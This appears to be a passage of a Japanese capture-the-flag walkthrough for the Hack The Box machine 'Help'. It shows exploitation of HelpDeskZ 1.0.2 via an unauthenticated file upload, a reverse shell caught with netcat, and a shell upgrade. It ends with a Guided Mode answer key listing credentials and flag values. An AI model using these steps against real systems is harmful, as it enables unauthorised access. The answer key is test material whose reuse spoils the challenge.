(9) ブラウザを用いて「http://help.htb/support」にアクセスして、「Submit a Tickets」をクリックする。「General」にチェックを付けて、「Next」をクリックする。
(10) チケットに登録する任意の値及び添付ファイルを入力して、「Submit」をクリックする。

(11) 「file is not allowed」というエラーメッセージが表示される。
(12) 攻撃コードを実行してリバースシェルを実行する。
$ python2 40300.py http://help.htb/support/uploads/tickets/ php-reverse-shell.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
(13) 「nc -lvnp 1234」コマンドを実行しているプロンプトにて応答があり、コマンドを実行できるようになる。
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.121] 50516
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 17:01:56 up  1:01,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$
(14) 完全なシェルを奪取する
$ which python3
    →/usr/bin/python3。

$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'

[Ctrl]+[Z]でバックグラウンドに移す

$ stty raw -echo;fg

$ bash

$ export TERM=xterm
(15) 現在ログインしているユーザー情報を確認すると、helpユーザーであることが分かる。
$ id
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)


$ whoami
help
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many TCP ports are open on Help?
問題(日本語訳):ヘルプではいくつの TCP ポートが開いていますか?

答え:3
・Task 2
問題(英語訳):What is the relative path to the Graph Query Language instance running on port 3000?
問題(日本語訳):ポート 3000 で実行されている Graph Query Language インスタンスへの相対パスは何ですか?

答え:/graphql
・Task 3
問題(英語訳):The User data type has two fields - password and what?
問題(日本語訳):ユーザー データ型には、パスワードとその他 2 つのフィールドがあります。

答え:username
・Task 4
問題(英語訳):What is the email address of the user in the GraphQL database?
問題(日本語訳):GraphQL データベース内のユーザーのメール アドレスは何ですか?

答え:helpme@helpme.com
・Task 5
問題(英語訳):What is helpme@helpme.com's password?
問題(日本語訳):helpme@helpme.com のパスワードは何ですか?

答え:godhelpmeplz
・Task 6
問題(英語訳):What is the domain name that the service on port 80 redirects to when visited by IP address?
問題(日本語訳):IP アドレスでアクセスしたときにポート 80 のサービスがリダイレクトするドメイン名は何ですか?

答え:help.htb
・Task 7
問題(英語訳):What relative path on help.htb returns an instance of HelpDeskZ?
問題(日本語訳):help.htb 上のどの相対パスが HelpDeskZ のインスタンスを返しますか?

答え:/support
・Task 8
問題(英語訳):What version of HelpDeskZ is running on Help?
問題(日本語訳):ヘルプではどのバージョンの HelpDeskZ が実行されていますか?

答え:1.0.2
・Task 9
問題(英語訳):What is the username that we can get a shell as on help?
問題(日本語訳):ヘルプでシェルを取得できるユーザー名は何ですか?

答え:help
・Submit User Flag
問題(英語訳):Submit the flag located in the help user's home directory.
問題(日本語訳):helpユーザーのホーム ディレクトリにあるフラグを送信します。

答え:3587088277ff1898ee76b7e28431afc3
※「/home/help/user.txt」の内容。
・Task 11
問題(英語訳):What is the kernel version on Help (ending in a word ending in "ic")?
問題(日本語訳):ヘルプのカーネル バージョンは何ですか (「ic」で終わる単語で終わります)?

答え:4.4.0-116-generic
・Submit Root Flag
問題(英語訳):Submit the flag located on the administrator's desktop.
問題(日本語訳):管理者のデスクトップにあるフラグを送信します。

答え:96766f6353fbfa6f41e6167735f4ff9c
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。